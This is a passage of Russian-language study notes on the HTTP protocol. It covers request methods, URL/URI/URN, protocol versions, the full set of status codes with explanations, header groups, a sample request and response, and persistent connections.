В отличие от метода GET, метод POST не считается идемпотентным, то есть многократное повторение одних и тех же запросов POST может возвращать разные результаты (например, после каждой отправки комментария будет появляться очередная копия этого комментария).

При результате выполнения 200 (OK) в тело ответа следует включить сообщение об итоге выполнения запроса. Если был создан ресурс, то серверу следует вернуть ответ 201 (Created) с указанием URI нового ресурса в заголовке «Location».

Сообщение ответа сервера на выполнение метода POST не кэшируется.

? Метод PUT

PUT – Применяется для загрузки содержимого запроса на указанный в запросе URI. Если по заданному URI не существует ресурса, то сервер создаёт его и возвращает статус 201 (Created). Если же был изменён ресурс, то сервер возвращает 200 (OK) или 204 (No Content). Сервер не должен игнорировать некорректные заголовки Content-*, передаваемые клиентом вместе с сообщением. Если какой-то из этих заголовков не может быть распознан или не допустим при текущих условиях, то необходимо вернуть код ошибки 501 (Not Implemented). Сообщения ответов сервера на метод PUT не кэшируются.

? Метод PATCH

PATCH – Аналогично PUT, но применяется только к фрагменту ресурса.

? Метод DELETE

DELETE – Удаляет указанный ресурс.

? Метод TRACE

TRACE – Возвращает полученный запрос так, что клиент может увидеть, какую информацию промежуточные серверы добавляют или изменяют в запросе.


? Метод CONNECT

CONNECT – Устанавливает «туннель» к серверу, определённому по ресурсу.

Преобразует соединение запроса в прозрачный TCP/IP-туннель, обычно чтобы содействовать установлению защищённого SSL-соединения через нешифрованный прокси.

? URL, Uniform Resource Locator / URI, Uniform Resource Identifier / URN, Uniform Resource Name

- **URL, Uniform Resource Locator – Уникальное Положение Ресурса** – уникальный адрес веб-страницы в Интернете. Часто URL называют «ссылка», т.к. URL используется как стандарт записи на объекты в Интернете = Гипертекстовые ссылки во всемирной паутине WWW. Сейчас URL позиционируется как часть более общей системы идентификации ресурсов URI, сам термин URL постепенно уступает место более широкому термину URI
- **URI, Uniform Resource Identifier – Унифицированный Идентификатор Ресурса** – последовательность символов, идентифицирующая абстрактный или физический ресурс – символьная строка, позволяющая идентифицировать какой-либо ресурс: документ, изображение, файл, службу, ящик электронной почты и т. д. (Прежде всего, речь идёт о ресурсах сети Интернет и Всемирной паутины).
- **URN, Uniform Resource Name – Единообразное Имя Ресурса** – urn:ISBN:0-395-36341-1 – это URI, который указывает на ресурс (книгу) 0-395-36341-1 в пространстве имён ISBN. Но, в отличие от URL, URN не указывает на местонахождение этого ресурса: в нём не сказано, в каком магазине её можно купить или на каком сайте скачать.



? Отличия между URI, URL, URN

- **URI** является либо URL, либо URN, либо одновременно обоими.
- **URL** – это URI, который, помимо идентификации ресурса, предоставляет инфо о его местонахождении.
- **URN** – это URI, который только идентифицирует ресурс в определённом пространстве имён (и, соответственно, в определённом контексте), но не указывает его местонахождение.

? Версии HTTP

Версия (Version) – аббревиатура «HTTP», «/» и пара цифр, разделённых точкой.

- HTTP/0.9 – 1990 – экспериментальная версия ЦЕРН.
- HTTP/1 – 1996 – первая официальная версия протокола.
- HTTP/1.1 – 1997 – расширение 1ой версии: Кэширование, keep-alive, Аутентификация (используется сейчас).
- HTTP/2 – 2015 – современная версия, вводится в эксплуатацию, поддерживается не всеми браузерами и веб-серверами.

? Отличие HTTP/1.1 от HTTP/2

- Протокол HTTP/2 является бинарным. Изменены способы разбиения данных на фрагменты и транспортирования их между Сервером и Клиентом.
- В HTTP/2 Сервер имеет право послать то содержимое, которое ещё не было запрошено Клиентом. Это позволит Серверу сразу выслать доп. файлы, которые потребуются браузеру для отображения страниц, без необходимости анализа браузером основной страницы и запрашивания необходимых дополнений.
- Так же часть улучшений получена за счёт мультиплексирования Запросов и Ответов, а также за счёт сжатия передаваемых заголовков и введения явной приоритизации запросов.

? Коды Состояния HTTP

Код Состояния (Status Code) – 3 цифры – определяют дальнейшее содержимое сообщения и поведение клиента.

Статусы сгруппированы в 5 групп.

Для каждой группы используется код, состоящий из трёхзначного числа, где первая цифра – № группы:

- 1XX – Info – Информационные (100–105)
- 2XX – Success – Успешные (200–226)
- 3XX – Redirect – Перенаправление (300–307)
- 4XX – Client Error – Ошибка клиента (400–499)
- 5XX – Server Error – Ошибка сервера (500–526)

? 1xx Informational («Информационный»)

В этот класс выделены коды, информирующие о процессе передачи. В HTTP/1.0 сообщения с такими кодами должны игнорироваться. В HTTP/1.1 клиент должен быть готов принять этот класс сообщений как обычный ответ, но ничего отправлять серверу не нужно. Сами сообщения от сервера содержат только стартовую строку ответа и, если требуется, несколько специфичных для ответа полей заголовка. Прокси-серверы подобные сообщения должны отправлять дальше от сервера к клиенту.

? 2xx Success («Успех»)

Сообщения данного класса информируют о случаях успешного принятия и обработки запроса клиента. В зависимости от статуса сервер может ещё передать заголовки и тело сообщения.

? 3xx Redirection («Перенаправление»)

Коды класса 3xx сообщают клиенту что для успешного выполнения операции необходимо сделать другой запрос (как правило по другому URI). Из данного класса пять кодов 301, 302, 303, 305 и 307 относятся непосредственно к перенаправлениям (Redirect). Адрес, по которому клиенту следует произвести запрос, сервер указывает в заголовке «Location». При этом допускается использование фрагментов в целевом URI.

? 4xx Client Error («Ошибка клиента»)

Класс кодов 4xx предназначен для указания ошибок со стороны клиента. При использовании всех методов, кроме HEAD, сервер должен вернуть в теле сообщения гипертекстовое пояснение для пользователя.

? 5xx Server Error («Ошибка сервера»)

Коды 5xx выделены под случаи неудачного выполнения операции по вине сервера. Для всех ситуаций, кроме использования метода HEAD, сервер должен включать в тело сообщения объяснение, которое клиент отобразит пользователю.

? Поясняющее Сообщение HTTP

Поясняющее Сообщение (Reason Phrase) – текстовое короткое пояснение к коду ответа для пользователя, никак не влияет на сообщение, является необязательным.

1XX – INFO – ИНФОРМАЦИОННЫЕ

- 100 – Continue – Продолжай
- 101 – Switching Protocols – Переключение протоколов
- 102 – Processing – Идёт обработка
- 103 – Early Hints – Ранняя метаинформация

2XX – SUCCESS – УСПЕШНЫЕ

- 200 – OK – Хорошо
- 201 – Created – Создано
- 202 – Accepted – Принято
- 203 – Not Authoritative Information – Информация не авторитетна
- 204 – No Content – Нет содержимого
- 205 – Reset Content – Сбросить содержимое
- 206 – Partial Content – Частичное содержимое
- 207 – Multi-Status – Многостатусный
- 208 – Already Reported – Уже сообщалось
- 226 – IM Used – Использовано IM

3XX – REDIRECT – ПЕРЕНАПРАВЛЕНИЕ

- 300 – Multiply Choice – Множество Выборов
- 301 – Moved Permanently – Перемещено навсегда
- 302 – Found / Moved Temporarily – Найдено / Перемещено временно
- 303 – See Other – Смотреть другое
- 304 – Not Modified – Не изменилось
- 305 – Use Proxy – Использовать прокси
- 306 – (reserved) – (зарезервировано)
- 307 – Temporary Redirect – Временное Перенаправление
- 308 – Permanent Redirect – Постоянное Перенаправление

4XX – CLIENT ERROR – ОШИБКА КЛИЕНТА

- 400 – Bad Request – Некорректный запрос
- 401 – Not Authorized – Не авторизован
- 402 – Payment Required – Необходима оплата
- 403 – Forbidden – Запрещено
- 404 – Not Found – Не найдено
- 405 – Method Not Allowed – Метод не поддерживается
- 406 – Not Acceptable – Неприемлемо
- 407 – Proxy Authentication Required – Необходима аутентификация прокси
- 408 – Request Timeout – Истекло время ожидания
- 409 – Conflict – Конфликт
- 410 – Gone – Удалён
- 411 – Length Required – Необходима длина
- 412 – Precondition Failed – Условие ложно
- 413 – Payload Too Large – Полезная нагрузка слишком велика
- 414 – URI Too Long – URI слишком длинный
- 415 – Unsupported Media Type – Неподдерживаемый тип данных
- 416 – Range Not Satisfiable – Диапазон не достижим
- 417 – Expectation Failed – Ожидание не удалось
- 418 – I'm A Teapot – Я – чайник
- 419 – Authentication Timeout (not in RFC 2616) – Время аутентификации вышло
- 421 – Misdirected Request – Неверно направленный запрос
- 422 – Unprocessable Entity – Необрабатываемый экземпляр

- 423 – Locked – Заблокировано
- 424 – Failed Dependency – Невыполненная зависимость
- 425 – Too Early – Слишком рано
- 426 – Upgrade Required – Необходимо обновление
- 428 – Precondition Required – Необходимо предусловие
- 429 – Too Many Requests – Слишком много запросов
- 431 – Request Header Fields Too Large – Поля заголовка запроса слишком большие
- 449 – Retry With – Повторить с
- 451 –Unavailable For Legal Reasons – Недоступно по юридическим причинам
- 499 – Client Closed Request – Клиент закрыл соединение

5XX – SERVER ERROR – ОШИБКА СЕРВЕРА

- 500 – Internal Server Error – Внутренняя ошибка сервера
- 501 – Not Implemented – Не реализовано
- 502 – Bad Gateway – Плохой, ошибочный шлюз
- 503 – Service Unavailable – Сервис недоступен
- 504 – Gateway Timeout – Шлюз не отвечает
- 505 – HTTP Version Not Supported – Версия HTTP не поддерживается
- 506 – Variant Also Negotiates – Вариант тоже проводит согласование
- 507 – Insufficient Storage – Переполнение хранилища
- 508 – Loop Detected – Обнаружено бесконечное перенаправление
- 509 – Bandwidth Limit Exceeded – Исчерпана пропускная ширина канала
- 510 – Not Extended – Не расширено
- 511 – Network Authentication Required – Требуется сетевая аутентификация
- 520 – Unknown Error – Неизвестная ошибка
- 521 – Web Server Is Down – Веб-сервер не работает
- 522 – Connection Timed Out – Соединение не отвечает
- 523 – Origin Is Unreachable – Источник недоступен
- 524 – A Timeout Occurred – Время ожидания истекло
- 525 – SSL Handshake Failed – Квитирование SSL не удалось
- 526 – Invalid SSL Certificate – Недействительный сертификат SSL

? Описание Кодов Состояния и поясняющих Сообщений HTTP

1XX – INFO – ИНФОРМАЦИОННЫЕ

- 100 – Continue – Продолжай – сервер удовлетворён начальными сведениями о запросе, клиент может продолжать пересыпать заголовки.
- 101 – Switching Protocols – Переключение протоколов – сервер выполняет требование клиента и переключает протоколы в соответствии с указанием,енным в поле заголовка «Upgrade»
- 102 – Processing – Идёт обработка – запрос принят, но на его обработку понадобится длительное время. Используется сервером, чтобы клиент не разорвал соединение из-за превышения времени ожидания.
- 103 – Early Hints – Ранняя метаинформация – используется для раннего возврата части заголовков, когда заголовки полного ответа не могут быть быстро сформированы

2XX – SUCCESS – УСПЕШНЫЕ

- 200 – OK – Хорошо – успешный запрос. Если клиентом были запрошены какие-либо данные, то они находятся в заголовке и/или теле сообщения.
- 201 – Created – Создано – в результате успешного выполнения запроса был создан новый ресурс.
- 202 – Accepted – Принято – обработка запроса не окончена, ждать не обязательно
- 203 – Not Authoritative Information – Информация не авторитетна – (~200) передаваемая информация была взята не из первичного источника (резервной копии, другого сервера и т. д.) и поэтому может быть неактуальной
- 204 – No Content – Нет содержимого – сервер успешно обработал запрос, но в ответе были переданы только заголовки без тела сообщения
- 205 – Reset Content – Сбросить содержимое – сервер обязывает клиента сбросить введённые юзером данные. Тела сообщения сервер при этом не передаёт и документ обновлять не обязательно.

- **206 – Partial Content – Частичное содержимое** – сервер удачно выполнил частичный GET-запрос, возвратив только часть сообщения. В заголовке Content-Range сервер указывает байтовые диапазоны содержимого.
- **207 – Multi-Status – Многостатусный** – Сервер передаёт результаты выполнения сразу нескольких независимых операций
- **208 – Already Reported – Уже сообщалось** – члены привязки DAV уже были перечислены в предыдущей части (207 Multi-Status) ответа и не включаются снова
- **226 – IM Used – Использовано IM** – заголовок A-IM от клиента был успешно принят и сервер возвращает содержимое с учётом указанных параметров (Введено в RFC 3229 для дополнения протокола HTTP поддержкой дельта-кодирования).

3XX – REDIRECT – ПЕРЕНАПРАВЛЕНИЕ

- **300 – Multiply Choice – Множество Выборов** – по указанному URI существует несколько вариантов представления ресурса по типу MIME, по языку или по другим характеристикам. Сервер передаёт с сообщением список альтернатив, давая возможность сделать выбор клиенту автоматически или пользователю.
- **301 – Moved Permanently – Перемещено навсегда** – запрошенный документ был окончательно перенесён на новый URI, указанный в поле «Location» заголовка
- **302 – Found / Moved Temporarily – Найдено / Перемещено временно** – запрошенный документ временно доступен по другому URI, указанному в заголовке в поле «Location».
- **303 – See Other – Смотреть другое** – документ по запрошенному URI нужно запросить по адресу в поле «Location» заголовка с использованием метода GET несмотря даже на то, что первый запрашивался иным методом.
- **304 – Not Modified – Не изменилось** – сервер возвращает такой код, если клиент запросил документ методом GET, использовал заголовок «If-Modified-Since» или «If-None-Match» и документ не изменился с указанного момента. При этом сообщение сервера не должно содержать тела.
- **305 – Use Proxy – Использовать прокси** – запрос к запрашиваемому ресурсу должен осуществляться через прокси-сервер, URI которого указан в поле «Location» заголовка.
- **306 – (reserved)** – (зарезервировано, код использовался в ранних спецификациях, означал «Switch Proxy»)
- **307 – Temporary Redirect – Временное Перенаправление** – запрашиваемый ресурс на короткое время доступен по другому URI, указанный в поле «Location» заголовка. Метод запроса (GET/POST) менять не разрешается. Например, POST-запрос должен быть отправлен по новому URI тем же методом POST. Этот код был введён вместе с 303-м вместо 302-го для избежания неоднозначности.
- **308 – Permanent Redirect – Постоянное Перенаправление** – запрашиваемый ресурс был окончательно перенесён на новый URI, указанный в поле «Location» заголовка. Метод запроса (GET/POST) менять не разрешается. Например, POST-запрос должен быть отправлен по новому URI тем же методом POST. Этот код был введён вместо 301-го для избежания неоднозначности.

4XX – CLIENT ERROR – ОШИБКА КЛИЕНТА

- **400 – Bad Request – Некорректный запрос** – сервер обнаружил в запросе клиента синтаксическую ошибку
- **401 – Not Authorized – Не авторизован** – для доступа к запрашиваемому ресурсу требуется аутентификация.
- **402 – Payment Required – Необходима оплата** – предполагается использовать в будущем, код предусмотрен для платных пользовательских сервисов
- **403 – Forbidden – Запрещено** – сервер понял запрос, но он отказывается его выполнять из-за ограничений в доступе для клиента к указанному ресурсу. Если для доступа к ресурсу требуется аутентификация средствами HTTP, то сервер вернёт ответ 401, или 407 при использовании прокси. В противном случае ограничения были заданы администратором сервера или разработчиком веб-приложения и могут быть любыми в зависимости от возможностей используемого программного обеспечения.
- **404 – Not Found – Не найдено** – самая распространённая ошибка при пользовании Интернетом, основная причина – ошибка в написании адреса Web-страницы. Сервер понял запрос, но не нашёл соответствующего ресурса по указанному URL. Если серверу известно, что по этому адресу был документ, то ему желательно использовать код 410 (~410). Ответ 404 может использоваться вместо 403, если требуется тщательно скрыть от посторонних глаз определённые ресурсы.
- **405 – Method Not Allowed – Метод не поддерживается** – (~501) метод серверу известен, но применить нельзя. В ответе сервер должен указать доступные методы в заголовке «Allow», разделив их запятой.

- **406 – Not Acceptable – Неприемлемо** – запрошенный URI не может удовлетворить переданным в заголовке характеристикам. Если метод был не HEAD, то сервер должен вернуть список допустимых характеристик для данного ресурса.
- **407 – Proxy Authentication Required – Необходима аутентификация прокси** – (≈401) аутентификация производится для прокси-сервера.
- **408 – Request Timeout – Истекло время ожидания** – время ожидания сервером передачи от клиента истекло. Клиент может повторить аналогичный предыдущему запрос в любое время. Например, такая ситуация может возникнуть при загрузке на сервер объёмного файла методом POST или PUT.
- **409 – Conflict – Конфликт** – запрос не может быть выполнен из-за конфликтного обращения к ресурсу. Такое возможно, например, когда два клиента пытаются изменить ресурс с помощью метода PUT.
- **410 – Gone – Удалён** – (≈404) такой ответ сервер посыпает, если ресурс раньше был по указанному URL, но был удалён и теперь недоступен. Серверу в этом случае неизвестно и местоположение альтернативного документа (например, копии).
- **411 – Length Required – Необходима длина** – для указанного ресурса клиент должен указать «Content-Length» в заголовке запроса. Без указания этого поля не стоит делать повторную попытку запроса к серверу по данному URI. Такой ответ естественен для запросов типа POST и PUT. Например, если по указанному URI производится загрузка файлов, а на сервере стоит ограничение на их объём.
- **412 – Precondition Failed – Условие ложно** – возвращается, если ни одно из условных полей заголовка запроса не было выполнено.
- **413 – Payload Too Large – Полезная нагрузка слишком велика** – возвращается в случае, если сервер отказывается обработать запрос по причине слишком большого размера тела запроса. Сервер может закрыть соединение, чтобы прекратить дальнейшую передачу запроса.
- **414 – URI Too Long – URI слишком длинный** – сервер не может обработать запрос из-за слишком длинного указанного URI. Такую ошибку можно спровоцировать, например, когда клиент пытается передать длинные параметры через метод GET, а не POST.
- **415 – Unsupported Media Type – Неподдерживаемый тип данных** – по каким-то причинам сервер отказывается работать с указанным типом данных при данном методе.
- **416 – Range Not Satisfiable – Диапазон не достижим** – в поле «Range» заголовка запроса был указан диапазон за пределами ресурса и отсутствует поле «If-Range».
- **417 – Expectation Failed – Ожидание не удалось** – по каким-то причинам сервер не может удовлетворить значению поля «Expect» заголовка запроса.
- **418 – I'm A Teapot – Я – чайник** – код был введён как одна из первоапрельских шуток, не ожидается, что данный код будет поддерживаться реальными серверами
- **419 – Authentication Timeout – Время аутентификации вышло** – (≈401) Этого кода нет в RFC 2616, используется в качестве альтернативы коду 401, которые прошли проверку подлинности, но лишиены доступа к определённым ресурсам сервера. Обычно код отдаётся, если CSRF-токен устарел или оказался некорректным.
- **421 – Misdirected Request – Неверно направленный запрос** – запрос был перенаправлен на сервер, не способный дать ответ.
- **422 – Unprocessable Entity – Необрабатываемый экземпляр** – сервер успешно принял запрос, может работать с указанным видом данных (например, в теле запроса находится XML-документ, имеющий верный синтаксис), однако имеется какая-то логическая ошибка, из-за которой невозможно произвести операцию над ресурсом. Введено в WebDAV.
- **423 – Locked – Заблокировано** – целевой ресурс из запроса заблокирован от применения к нему указанного метода. Введено в WebDAV.
- **424 – Failed Dependency – Невыполненная зависимость** – реализация текущего запроса может зависеть от успешности выполнения другой операции. Если она не выполнена и, из-за этого нельзя выполнить текущий запрос, то сервер вернёт этот код. Введено в WebDAV.
- **425 – Too Early – Слишком рано** – сервер не готов принять риски обработки «ранней информации». Введено в RFC 8470 для защиты от атак повторения при использовании 0-RTT в TLS 1.3.
- **426 – Upgrade Required – Необходимо обновление** – сервер указывает клиенту на необходимость обновить протокол. Заголовок ответа должен содержать правильно сформированные поля «Upgrade» и «Connection». Введено в RFC 2817 для возможности перехода к TLS посредством HTTP.
- **428 – Precondition Required – Необходимо предусловие** – сервер указывает клиенту на необходимость использования в запросе заголовков условий, наподобие «If-Match».

- **429 – Too Many Requests – Слишком много запросов** – клиент попытался отправить слишком много запросов за короткое время, что может указывать, например, на попытку DDoS-атаки. Может сопровождаться заголовком «Retry-After», указывающим, через какое время можно повторить запрос.
- **431 – Request Header Fields Too Large – Поля заголовка запроса слишком большие** – Превышена допустимая длина заголовков. Сервер не обязан отвечать этим кодом, вместо этого он может просто сбросить соединение.
- **449 – Retry With – Повторить с** – возвращается сервером, если для обработки запроса от клиента поступило недостаточно информации. При этом в заголовок ответа помещается поле «Ms-Echo-Request». Введено корпорацией Microsoft для WebDAV.
- **451 – Unavailable For Legal Reasons – Недоступно по юридическим причинам** – доступ к ресурсу закрыт по юридическим причинам, например, по требованию органов государственной власти или по требованию правообладателя в случае нарушения авторских прав. Введено в черновике IETF за авторством Google, при этом код ошибки является ссылкой к роману Рэя Брэдбери «451 градус по Фаренгейту»
- **499 – Client Closed Request – Клиент закрыл соединение** – нестандартный код, предложенный и используемый nginx для случаев, когда клиент закрыл соединение, пока nginx обрабатывал запрос

5XX – SERVER ERROR – ОШИБКА СЕРВЕРА

- **500 – Internal Server Error – Внутренняя ошибка сервера** – любая внутренняя ошибка сервера, которая не входит в рамки остальных ошибок класса.
- **501 – Not Implemented – Не реализовано** – (~405) сервер не понимает указанный в запросе метод. Если же метод серверу известен, но он не применим к данному ресурсу, то нужно вернуть ответ 405.
- **502 – Bad Gateway – Плохой, ошибочный шлюз** – сервер, выступая в роли шлюза или прокси-сервера, получил недействительное ответное сообщение от вышестоящего сервера.
- **503 – Service Unavailable – Сервис недоступен** – сервер временно не имеет возможности обрабатывать запросы по техническим причинам (обслуживание, перегрузка и прочее). В поле «Retry-After» заголовка сервер может указать время, через которое клиенту рекомендуется повторить запрос.
- **504 – Gateway Timeout – Шлюз не отвечает** – сервер в роли шлюза или прокси-сервера не дождался ответа от вышестоящего сервера для завершения текущего запроса.
- **505 – HTTP Version Not Supported – Версия HTTP не поддерживается** – сервер не поддерживает или отказывается поддерживать указанную в запросе версию протокола HTTP.
- **506 – Variant Also Negotiates – Вариант тоже проводит согласование** – в результате ошибочной конфигурации выбранный вариант указывает сам на себя, из-за чего процесс связывания прерывается. Экспериментальное. Введено в RFC 2295 для дополнения протокола HTTP технологией Transparent Content Negotiation.
- **507 – Insufficient Storage – Переполнение хранилища** – не хватает места для выполнения текущего запроса. Проблема может быть временной. Введено в WebDAV.
- **508 – Loop Detected – Обнаружено бесконечное перенаправление** – операция отменена, т.к. сервер обнаружил бесконечный цикл при обработке запроса без ограничения глубины. Введено в WebDAV.
- **509 – Bandwidth Limit Exceeded – Исчерпана пропускная ширина канала** – используется при превышении веб-площадкой отведенного ей ограничения на потребление трафика. В данном случае владельцу площадки следует обратиться к своему хостинг-провайдеру. В настоящий момент данный код не описан ни в одном RFC и используется только модулем «bw/limited», входящим в панель управления хостингом cPanel, где и был введён.
- **510 – Not Extended – Не расширено** – на сервере отсутствует расширение, которое желает использовать клиент. Сервер может дополнительно передать информацию о доступных ему расширениях.
- **511 – Network Authentication Required – Требуется сетевая аутентификация** – этот ответ посыпается не сервером, которому был предназначен запрос, а сервером-посредником – например, сервером провайдера – в случае, если клиент должен сначала авторизоваться в сети, например, ввести пароль для платной точки доступа к Интернету. Предполагается, что в теле ответа будет возвращена Web-форма авторизации или перенаправление на неё. Введено в черновике стандарта RFC 6585.
- **520 – Unknown Error – Неизвестная ошибка** – возникает, когда сервер CDN не смог обработать ошибку веб-сервера; нестандартный код CloudFlare.
- **521 – Web Server Is Down – Веб-сервер не работает** – возникает, когда подключения CDN отклоняются веб-сервером; нестандартный код CloudFlare.
- **522 – Connection Timed Out – Соединение не отвечает** – возникает, когда CDN не удалось подключиться к веб-серверу; нестандартный код CloudFlare.

- 523 – Origin Is Unreachable – Источник недоступен – возникает, когда веб-сервер недостижим; нестандартный код CloudFlare.
- 524 – A Timeout Occurred – Время ожидания истекло – возникает при истечении тайм-аута подключения между сервером CDN и веб-сервером; нестандартный код CloudFlare.
- 525 – SSL Handshake Failed – Квитирование SSL не удалось – возникает при ошибке рукопожатия SSL между сервером CDN и веб-сервером; нестандартный код CloudFlare.
- 526 – Invalid SSL Certificate – Недействительный сертификат SSL – возникает, когда не удаётся подтвердить сертификат шифрования веб-сервера; нестандартный код CloudFlare.

? **WebDAV (Web Distributed Authoring and Versioning)** или просто **DAV** – набор расширений и дополнений к протоколу HTTP, поддерживающих совместную работу пользователей над редактированием файлов, и управление файлами на удалённых веб-серверах.

? Заголовки HTTP (HTTP Headers)

Заголовки HTTP – это строки в HTTP-сообщении, содержащие разделённую двоеточием пару параметр-значение. Формат заголовков соответствует общему формату заголовков текстовых сетевых сообщений ARPA (RFC 822). Заголовки должны отделяться от тела сообщения хотя бы одной пустой строкой.

Все заголовки разделяются на четыре основных группы:

1. Основные заголовки (General Headers) – должны включаться в любое сообщение клиента и сервера.
2. Заголовки запроса (Request Headers) – используются только в запросах клиента.
3. Заголовки ответа (Response Headers) – только для ответов от сервера.
4. Заголовки сущности (Entity Headers) – сопровождают каждую сущность сообщения.
 - Host
 - User-Agent
 - Accept
 - Accept-Encoding
 - Connection
 - Content-Type
 - Token
 - + Content-Length (POST)
 - + Allow (как ответ на 405 и 501)

? Пример Запроса HTTP

Подключение по TCP к серверу www.sitename.com порт 80 (HTTP работает в текстовом режиме).

```
GET /sources/network HTTP/1.1  
Host: www.sitename.com
```

- Используемый метод – GET
- Нужно получить ресурс (веб-страницу) – /sources/network
- Версия протокола HTTP – 1.1
- Т.к. используется HTTP 1.1 – указать заголовок «host» – доменное имя |

? Пример Ответа HTTP

Сервер «www.sitename.com» передаёт запрашиваемую веб-страницу «/sources/network»

```
HTTP/1.1 200 OK  
Server: nginx  
Content-Type: text/html; charset=UTF-8  
Content-Length: 5161  
(Other headers: ...)  
  
<html lang="us-EN">  
<head>  
...  
</html>
```

- Версия HTTP протокола и статус-код
- Заголовок – Реализация веб-сервера
- Заголовок – Тип передаваемой страницы и кодировка
- Заголовок – Длина страницы в байтах
- (Заголовок – Другие заголовки)
- Пустая строка
- HTML Код веб-страницы

После передачи веб-страницы соединение TCP разрывается.

Persistent connection in HTTP

? Современный Веб


- Когда протокол HTTP только появился (версия 1.0) Веб был устроен просто:
 - Простые гипертекстовые документы в формате HTML
 - Режим работы: Запрос-Ответ
- Протокол HTTP 1.0 был достаточно простым
- Современный Веб устроен гораздо более сложно – современные веб-страницы содержат:
 - HTML-страница
 - Стилевой файл CSS
 - Программы Java Script – файл, который будет
 - Картинки, видео и т.п.
 - Блоки с других сайтов
- По протоколу HTTP сейчас загружается не одна веб-страница, а большое кол-во ресурсов с веб-сервера

? Виды соединений HTTP

- Загрузка нескольких ресурсов
- HTTP Persistent Connection / HTTP keep-alive – Постоянное соединение HTTP
- HTTP Pipelining – Конвейерная обработка HTTP
- Несколько HTTP соединений

? Загрузка нескольких ресурсов


- Загрузка нескольких ресурсов – для того, чтобы загрузить каждый элемент веб-страницы, нужно открыть новое TCP соединение.



- Прежде, чем что-то загружать с веб-сервера, Клиенту необходимо установить TCP соединение
- Клиент выполняет запрос веб-страницы по протоколу HTTP
- Сервер возвращает веб-страницу
- Соединение закрывается
- Браузер Клиента анализирует содержимое веб-страницы
- Браузер видит, что надо загрузить стили, картинки, и т.п.
- Открывается новое TCP соединение
- Клиент даёт запрос на загрузку стилевого файла
- Сервер возвращает стилевой файл
- Соединение закрывается

? HTTP Persistent Connection / HTTP keep-alive – Постоянное соединение HTTP

- HTTP Persistent Connection / HTTP keep-alive – Постоянное соединение HTTP – соединение TCP устанавливается один раз, для получения всех ресурсов




- Устанавливается TCP соединение
- Клиент выполняет запрос веб-страницы по протоколу HTTP
- Сервер возвращает веб-страницу
- Клиент выполняет запрос стилевого файла
- Сервер возвращает стилевой файл
- Клиент выполняет запрос картинки
- Сервер возвращает картинку
- TCP соединение закрывается только после того, как все ресурсы были загружены

- «+» Преимущества постоянного соединения:
 - Повышается скорость – нет накладных расходов на установку TCP соединения – не проходит много раз процедура «трёхкратного рукопожатия»
